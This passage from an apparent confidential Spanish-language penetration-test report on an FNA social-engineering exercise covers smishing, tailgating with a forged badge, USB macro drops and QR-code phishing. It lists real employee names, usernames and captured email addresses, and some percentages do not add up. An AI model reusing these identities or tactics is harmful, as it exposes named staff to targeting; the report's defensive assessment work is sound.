46	mrojast	ROJAS LEGUIZAMON MARTA GUILLERMINA
47	mcaycedo	CAYCEDO GUEVARA MARIA ALEXANDRA
48	jlavao	LAVAO ROJAS JULIAN FELIPE
49	vumana	UMAÑA VASQUEZ VICTOR MANUEL
50	tmora	MORA JIMENEZ TANIA ESTHER
51	lfpaez	PAEZ GUEVARA LUISA FERNANDA
52	vumana	UMAÑA VASQUEZ VICTOR MANUEL
53	ylopez	LOPEZ CADENA JENNY YOLIMA
54	lipatinod	PATÍÑO DAZA LIZETH KARINA
55	DCORDOBAL	CORDOBA LATORRE DIANA ISABEL
56	albaron	BARON ALBERTO
57	abenitez	BENITEZ GIRALDO ANA CRISTINA
58	mcorredor	CORREDOR DIAZ MANUEL DELIO
59	aparra	PARRA LEON ANDREA DEL PILAR
60	Jcclavijo	CLAVIJO REY JUDY CAROLINA
61	djcardenas	CARDENAS PACHON DIEGO JULIAN
62	krodriguez	RODRIGUEZ REYES KELLY YOLANDA
63	clromero	ROMERO MESA CLAUDIA LORENA
64	Hortiza	ORTIZ ANGEL HENRY DE JESUS
65	CJPERDOMOT	PERDOMO TABORDA CLAUDIO JESUS
66	yjfajardo	FAJARDO VALDERRAMA YESIKA JULIANA
67	vdeantonio	DE ANTONIO OCHOA VALERY
68	Dcastros	CASTRO SANCHEZ DIANA MILENA
69	hmateus	MATEUS FRANCO HARVEY
70	lortizh	ORTIZ HERNANDEZ LINA MARIA
71	hmateus	MATEUS FRANCO HARVEY
72	hmoalesv	MORALES VANEGAS HEIDY MARION
73	Lgomezo	GOMEZ ORJUELA LIBIA CECILIA
74	jnietoc	NIETO CLAROS JORGE LEONARDO
75	rordonez	ORDOÑEZ FAJARDO ROSA ELENA
76	jlealv	LEAL VANEGAS JULLY KATTERINE
77	Aladino	LADINO RUBIANO ANA MONICA
78	JortizT	ORTIZ TORRES JUAN MANUEL
79	jemartinez	MARTINEZ BERNAL JENNY MARCELA
80	eavilas	AVILA SERRANO ERIKA VIVIANA
81	ptaborda	TABORDA HENAO PAOLA ANDREA
82	NPULIDOM	PULIDO MONROY NESTOR RAUL
83	ccastrillon	CASTRILLON QUICENO CINDY CAROLINA
84	dmaldivino	MALDOVINO ARIAS DANIELS ESTHER

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	22 de 34
		Clasificación	Confidencial

85	dbecerra	BECERRA GUTIERREZ DIANA
86	amhenao	HENAO ANGELICA MARIA
87	nninor	NIÑO ROJAS NUBIA
88	jguerrag	GUERRA GRISALES JHONATAN RICARDO
89	krodriguezp	RODRIGUEZ PEREZ KAREN
90	yhernandezt	HERNANDEZ TORRES YINA MARCELA
91	jvilladad	VILLADA DIAZ JORGE LEONARDO
92	tyagamac	YAGAMA CORREDOR TATIANA

Tabla 6 Lista de Usuarios Comprometidos

4.2 SMISHING

Del total de números de teléfono planteados inicialmente en la campaña de *Smishing*, se obtuvieron los siguientes resultados:

La campaña de smishing fue enviada a un total de **479** números de teléfono durante el ejercicio realizado los días 17 y 18 de diciembre. El objetivo de esta campaña era complementar la técnica de phishing en el entorno real, evaluando la efectividad del ataque y la capacidad de los usuarios para identificar mensajes fraudulentos enviados a través de SMS.

De los **479** mensajes enviados, **14** fueron reportados por los usuarios a la mesa de ayuda, lo que indica una respuesta proactiva por parte de algunos empleados ante posibles amenazas. Este resultado es un indicador positivo, ya que demuestra que una parte de los usuarios está alerta y dispone de los mecanismos adecuados para detectar y reportar intentos de smishing.

Los resultados detallados de la campaña, incluyendo el porcentaje de mensajes reportados y las interacciones de los usuarios, se pueden consultar en la **tabla #7** y en la **ilustración #11**. Esta información es crucial para evaluar la efectividad de las medidas de seguridad existentes y para planificar futuras campañas de concientización.

Enviados	479	Descripción	Valores
Reportados	14	Capturados	41
		Repetidos	18
		Comprometidas	23
		Falsos	1

Tabla 7 Información general del ejercicio.

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	23 de 34
		Clasificación	Confidencial




Ilustración 11 Resultado general campaña Smishing

Compromiso de usuarios

El riesgo asociado a los ataques de smishing se materializa desde el momento en que un usuario abre un mensaje de texto desconocido y accede al enlace malicioso. Sin embargo, la simulación se considera completamente materializada cuando el usuario ingresa sus datos personales en el portal falso, lo que representa el objetivo final del ataque.

De los 479 destinatarios seleccionados para esta simulación, 23 usuarios (aproximadamente el 28%) leyeron el mensaje y accedieron al portal fraudulento. De estos, 23 usuarios, un porcentaje significativo, no solo interactuaron con el enlace, sino que también proporcionaron sus datos en el portal falso, lo que indica un alto nivel de vulnerabilidad ante este tipo de ataques.

Datos Capturados
email: algarciag@fna.gov.co
email: yfonsecam@fna.gov.co
email: algarciag@fna.gov.co
email: gchaparro@fna.gov.co
email: Squintanilla@fna.gov.co
email: yfonsecam
email: Lpcastillo@fna.gov.co
email: algarciag@fna.gov.co
email: kellyjhohanna18@hotmail.com
email: Lpcastillo@fna.gob.co
email: zsanchez@fna.gov.co
email: gchaparro@fna.gov.co
email: mmunozb@fna.gov.co
email: Myarevalo@fna.gov.co

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	24 de 34
		Clasificación	Confidencial

email: zsanchez@fna.gov.co
email: mmunozb@fna.gov.co
email: appena@fna.gov.co
email: Dbarbosan@fna.gov.co
email: appena@fna.gov.co
email: Dbarbosan@fna.gov.co
email: Kjrestrepot@fna.gov.co
email: mmunozb@fna.gov.co
email: mmunozb@fna.gov.co
email: Ggomezr@fna.gov.co
email: ggomezr@fna.gov.co
email: Jlozanoo@fna.gov.co
email: acpineda@fna.gov.co
email: acpineda@fna.gov.co
email: ggomezr@fna.gov.co
email: jplopezc@fna.gov.co
email: agarzonq@fna.gov.co
email: acpineda@fna.gov.co
email: Dbarbosan@fna.gov.co
email: Llopezf@fna.gov.co
email: dpatinoy@fna.gov.co
email: dpatinoy@fna.gov.co
email: epinzon@fna.gov.co
email: epinzon@fna.gov.co
email: epinzon@fna.gov.co
email: jgcuervof@fna.gov.co
email: Squintanilla@fna.gov.co

Tabla 8 Credenciales Comprometidas

Como parte de la simulación de ataque, se intentó acceder al correo corporativo de los usuarios comprometidos para evaluar la efectividad de las medidas de seguridad implementadas. Gracias a la autenticación de doble factor (2FA) configurada por la entidad, no se logró acceder a las cuentas protegidas, lo que demuestra la efectividad de esta capa adicional de seguridad en la protección de las credenciales de los usuarios.

No obstante, se logró el acceso a una cuenta de correo que no contaba con esta configuración de seguridad. A pesar de este acceso, no se logró extraer información significativa, ya que, según las políticas internas de la entidad, parece haber restricciones adicionales que limitan el acceso a recursos internos desde una conexión externa. Esto, en conjunto con otras barreras de seguridad implementadas, impidió que el ataque tuviera un impacto mayor o permitiera la extracción de datos sensibles.

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	25 de 34
		Clasificación	Confidencial




Ilustración 12 Evidencia de usuarios comprometidos.

Análisis de la Respuesta

El hecho de que estos **14** usuarios hayan acudido a la mesa de ayuda para reportar los mensajes muestra que los canales de comunicación establecidos para la notificación de incidentes están funcionando. Sin embargo, este resultado también subraya la necesidad de continuar con la capacitación y concientización sobre la identificación de ataques de smishing, con el fin de incrementar la tasa de reporte y mejorar la detección temprana de estos incidentes en toda la organización.

	MNCO-SSI-IF-003		Versión	1
	INFORME INGENIERÍA SOCIAL		Fecha	10/02/2017
			Página	26 de 34
			Clasificación	Confidencial

Número	Categoría	Solicitud de la petición	Fase actual	Estado	Estado de aprobación	Título	Siguiente incumplimi...
RF417853	Escritorio	Solicitudes de antivirus	Ejecución	In Progress	Aprobado	CORREO RETENIDO // ...	19/12/24 08:57:24
RF417854	Escritorio	Solicitudes de antivirus	Ejecución	In Progress	Aprobado	ANTIVIRUS CON EL ID...	19/12/24 08:59:29
RF417856	Escritorio	Solicitudes de antivirus	Ejecución	In Progress	Aprobado	Correo Retenido // &#...	19/12/24 09:03:52
RF417857	Escritorio	Solicitudes de antivirus	Ejecución	In Progress	Aprobado	RV: CORREO RETENID...	19/12/24 09:04:57
RF417858	Escritorio	Solicitudes de antivirus	Ejecución	In Progress	Aprobado	Correo Retenido // &#...	19/12/24 09:06:02
RF417860	Escritorio	Solicitudes de antivirus	Ejecución	In Progress	Aprobado	Correo Retenido // &#...	19/12/24 09:08:14
RF417862	Escritorio	Solicitudes de antivirus	Ejecución	In Progress	Aprobado	Correo Retenido // &#...	19/12/24 09:14:28
RF417864	Escritorio	Solicitudes de antivirus	Ejecución	In Progress	Aprobado	Correo Retenido // &#...	19/12/24 09:16:47
RF417865	Escritorio	Solicitudes de antivirus	Ejecución	In Progress	Aprobado	RV: CORREO RETENID...	19/12/24 09:18:56
RF417866	Escritorio	Solicitudes de antivirus	Ejecución	In Progress	Aprobado	Correo Retenido // &#...	19/12/24 09:20:04
RF417869	Escritorio	Solicitudes de antivirus	Ejecución	In Progress	Aprobado	RV: CORREO RETENID...	19/12/24 09:27:36
RF417872	Escritorio	Solicitudes de antivirus	Ejecución	In Progress	Aprobado	CORREOS SPAM	19/12/24 09:55:27
RF417875	Escritorio	Solicitudes de antivirus	Ejecución	In Progress	Aprobado	RV:	19/12/24 10:01:51
RF417907	Escritorio	Solicitudes de antivirus	Ejecución	In Progress	Aprobado	REPORTE CORREO M...	19/12/24 12:57:40

De: Jorge Enrique <[redacted]@fna.gov.co>
Enviado el: miércoles, 18 de diciembre de 2024 10:27 a. m.
Para: Mesa de Servicio <Mesadeservicio@fna.gov.co>
CC: [redacted] iroga <AG-[redacted]@fna.gov.co>
Asunto: RV:

Cordial saludo,

Es te mensaje esta llegando por mensaje de texto a los celulares

Cualquier información adicional con gusto le será atendida.

Cordial saludo,

De: Jorge Castro <jecm2005@gmail.com>
Enviado el: miércoles, 18 de diciembre de 2024 10:25 a. m.
Para: Jorge Enrique Castro Martinez <jecastro@fna.gov.co>
Asunto:

REMITENTE EXTERNO

"PRECAUCIÓN: Este correo ha sido enviado desde una cuenta externa al FNA. No haga click en sus enlaces y no abra sus adjuntos a menos que reconozca al remitente."

Ilustración 13 Casos generados a la mesa de ayuda

4.3 TAILGATIN

La técnica de Tailgating empleada en este ejercicio consistió en varias fases diseñadas para evaluar la seguridad física de las instalaciones de la empresa y la conciencia de los empleados respecto a los riesgos asociados con el acceso no autorizado. A continuación, se detallan las fases principales de la simulación:

Simulación de Identificación de Ingreso

Se diseñó y creó un carnet de ingreso falso que replicaba con precisión los pases de acceso utilizados por el FNA. Este carnet fue utilizado para intentar ingresar a las instalaciones sin ser detectado ni registrado por el personal de seguridad.

- Objetivo del carnet falso: Facilitar el acceso al edificio simulando la identidad de un visitante o empleado autorizado, sin levantar sospechas.
- Resultado: El carnet permitió el ingreso no autorizado sin que el personal de seguridad solicitara más verificación o identificación, lo que refleja una debilidad en el proceso de control de acceso.

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	27 de 34
		Clasificación	Confidencial



Ilustración 14 Elaboración del carnet

Ingreso por la Entrada Principal

En el momento de la entrada, se aprovechó el flujo de personas que ingresaban al edificio. Se siguió a empleados o visitantes ya autorizados para pasar detrás de ellos sin ser cuestionado por el personal de seguridad.

- Objetivo: Colarse detrás de una persona autorizada, sin que se realizara una verificación o comprobación exhaustiva de la identidad.
- Resultado: El acceso fue exitoso en varias ocasiones, ya que el personal de seguridad no verificó adecuadamente la identidad del atacante ni realizó preguntas adicionales sobre su presencia, permitiendo el acceso sin registro ni anuncio.




Ilustración 15 Ingreso exitoso pasando filtros de seguridad Física

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	28 de 34
		Clasificación	Confidencial

Acceso No Autorizado sin Registro

En este ejercicio, se observó que el personal de seguridad no cumplió con los protocolos necesarios para verificar completamente a la persona que ingresaba, permitiendo que el atacante accediera a las instalaciones sin ser registrado o anunciado.


- Resultado: Este comportamiento evidenció una vulnerabilidad significativa en los controles de acceso, indicando que es necesario mejorar los procedimientos de verificación de identidad al ingresar al edificio.

Distribución de memorias USB/ Keyloggers y códigos QR

Distribución de Memorias USB con Macros Maliciosas

Durante la operación en el edificio, se distribuyeron memorias USB infectadas con macros maliciosas en puntos estratégicos como escritorios, ascensores y áreas comunes. Al ser conectadas a un equipo, estas memorias ejecutaban macros que enviaban información interna del equipo (como el nombre de usuario y hostname) a un servidor externo controlado y por correo electrónico usando la cuenta outlook corporativa del usuario. Estas memorias USB contaban con un permiso temporal configurado para que, en caso de ser conectadas a los sistemas, permitieran la transferencia de la información deseada sin generar alertas de seguridad inmediatas.

- Objetivo: Evaluar si los empleados conectarían dispositivos USB desconocidos a sus computadoras, permitiendo la exfiltración de datos sensibles.
- Resultado: No se pudo obtener un resultado exitoso en esta técnica ya que por algún motivo los usuarios no conectaron los dispositivos.



The image displays a VBA macro editor with two windows. The left window shows the 'General' tab of a macro named 'Macro1', which contains code to retrieve system information like 'User', 'Host', and 'Domain'. The right window shows the 'Events' tab, where a macro is assigned to the 'Workbook_Open' event. This macro calls 'Macro1' and then sends the collected data via email using the 'SendMail' function. Below the code windows, a portion of an Excel spreadsheet is visible, showing a table with columns for 'NOMBRE Y APELLIDOS', 'TIPO DE DOCUMENTO', 'NUMERO', 'CORREO', and 'CARGO'. The table lists several individuals, including HELEN DUARTE APATA, FERRUCIO MONTAÑEZ, and others, with their respective document types and contact information.

Ilustración 16 Evidencia configuración de memorias

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	29 de 34
		Clasificación	Confidencial




Ilustración 17 Distribución de Memorias USB y Keylogger

Simulación de Keyloggers

Adicionalmente, se colocaron memorias USB que simulaban ser keyloggers, dispositivos diseñados para registrar las pulsaciones de teclas de los empleados en sus computadoras.

- **Objetivo:** Evaluar la reacción de los empleados al encontrar dispositivos sospechosos y medir su disposición para reportarlos al área de soporte o seguridad informática.
- **Resultado:** Los dispositivos fueron colocados en áreas comunes, pero la reacción de los empleados no fue inmediatamente observada. Sin embargo, el propósito era medir la efectividad de los procedimientos internos de reporte ante incidentes de seguridad.

Distribución de Volantes con Códigos QR Fraudulentos

Se distribuyeron volantes promocionales en áreas clave del edificio (pasillos, salas de descanso, y junto a escritorios) que contenían códigos QR. Estos códigos dirigían a los empleados a un portal web falso que recopilaba información personal, como nombres, correos electrónicos y números de teléfono.

- **Objetivo:** Engañar a los empleados para que escanearan los códigos QR e ingresaran información personal en un portal fraudulento.
- **Resultado:** Los empleados fueron inducidos a escanear los códigos QR sin sospechar que estaban proporcionando información a un sitio web malicioso. Esto demuestra la efectividad de las técnicas de ingeniería social cuando no se verifica la legitimidad de los recursos ofrecidos.

Recopilación de Información Personal a través del Portal Fraudulento

El portal web que se encontraba detrás de los códigos QR estaba diseñado para simular una página legítima de beneficios o promociones, incitando a los empleados a ingresar sus datos personales.

- **Objetivo:** Recopilar información personal sensible de los empleados mediante un portal fraudulento.
- **Resultado:** A pesar de que varios usuarios interactuaron con el código QR incluido en el mensaje simulado, no se logró recopilar información personal de los empleados que accedieron al portal.

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	30 de 34
		Clasificación	Confidencial

Este resultado es significativo, ya que demuestra que, en general, los usuarios mostraron precaución y desconfianza ante comunicaciones que no parecían estar oficialmente patrocinadas por la entidad. Este comportamiento sugiere que los empleados están desarrollando una mayor conciencia sobre los riesgos asociados a los ataques de phishing y técnicas similares, y que la educación continua en seguridad está comenzando a generar un impacto positivo en la prevención de incidentes.





Ilustración 18 Distribución Códigos QR

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	31 de 34
		Clasificación	Confidencial




Ilustración 19 Portal Phishing QR convenio restaurantes

5. ANÁLISIS DE RESULTADOS

5.1 PHISHING (entorno real)

En el ejercicio de phishing llevado a cabo, no se logró la materialización del ataque, ya que los correos maliciosos fueron bloqueados eficazmente por los controles de seguridad internos implementados por la entidad. Esto demuestra una excelente postura en cuanto a la implementación de herramientas y políticas de seguridad, que han sido cruciales para proteger a los usuarios frente a posibles intentos de fraude. La capacidad de los controles de seguridad para prevenir la entrega de correos maliciosos a las bandejas de entrada de los usuarios refleja un nivel elevado de preparación y cumplimiento con las mejores prácticas de ciberseguridad.

Evaluación de Controles de Seguridad:

A pesar de la interacción de los usuarios con los correos fraudulentos, los controles de seguridad internos jugaron un papel crucial en prevenir la materialización completa del ataque. Gracias a la autenticación de doble factor (2FA) y otras políticas de seguridad, los intentos de acceso a las cuentas de correo corporativo fueron en su mayoría bloqueados. En particular, los usuarios que estaban protegidos por 2FA no pudieron ser comprometidos, lo que resalta la efectividad de estas medidas preventivas.

Respuesta de los Usuarios:

De los usuarios que fueron objetivos del ataque de phishing, 14 reportaron el incidente a la mesa de ayuda, lo que demuestra una respuesta proactiva y consciente ante un ataque potencial. Este

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	32 de 34
		Clasificación	Confidencial

comportamiento es positivo y refleja que algunos empleados están alerta ante amenazas y saben cómo proceder en caso de sospecha. Sin embargo, este porcentaje de respuesta también resalta la necesidad de seguir intensificando la educación en ciberseguridad para que más usuarios estén preparados para detectar y reportar este tipo de ataques.

5.2. PHISHING (entorno controlado)

La campaña de phishing en entorno controlado fue implementada con el objetivo de simular un ataque para evaluar la respuesta de los usuarios ante un intento de fraude. A través de correos electrónicos maliciosos diseñados para imitar comunicaciones corporativas legítimas, se buscó medir la capacidad de los usuarios para identificar y reaccionar ante un ataque de phishing. La campaña se llevó a cabo con la colaboración de los controles de seguridad internos para evaluar la efectividad de las herramientas de prevención de la entidad.

Resultados de la Simulación:

- Correos Enviados: Un total de 1,703 correos electrónicos fueron enviados a los usuarios seleccionados en el ejercicio.
- Tasa de Apertura: 277 correos (55%) fueron abiertos por los destinatarios, lo que indica una tasa de interacción notable con el mensaje simulado.
- Interacción con el Enlace Fraudulento: De los 277 correos abiertos, 130 usuarios (26%) hicieron clic en el enlace malicioso incluido en el mensaje. Esto refleja una tendencia a la interacción con enlaces que parecen legítimos, pero en realidad conducen a un sitio falso.
- Ingreso de Datos Personales: Un 19% de los usuarios que hicieron clic en el enlace (aproximadamente 92 usuarios) ingresaron sus datos personales en el portal fraudulento, lo que evidencia una vulnerabilidad significativa en cuanto a la confianza en los mensajes.

5.3 SMISHING

Con la campaña de Smishing fue posible capturar información como:

- **Correo Corporativo**
- **Contraseña**

Con la información recopilada durante la campaña de smishing, un atacante podría intentar acceder al correo corporativo de los usuarios comprometidos y utilizar las credenciales obtenidas para enviar correos fraudulentos, suplantando la identidad de la víctima y aprovechándose de la legitimidad de su

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	33 de 34
		Clasificación	Confidencial

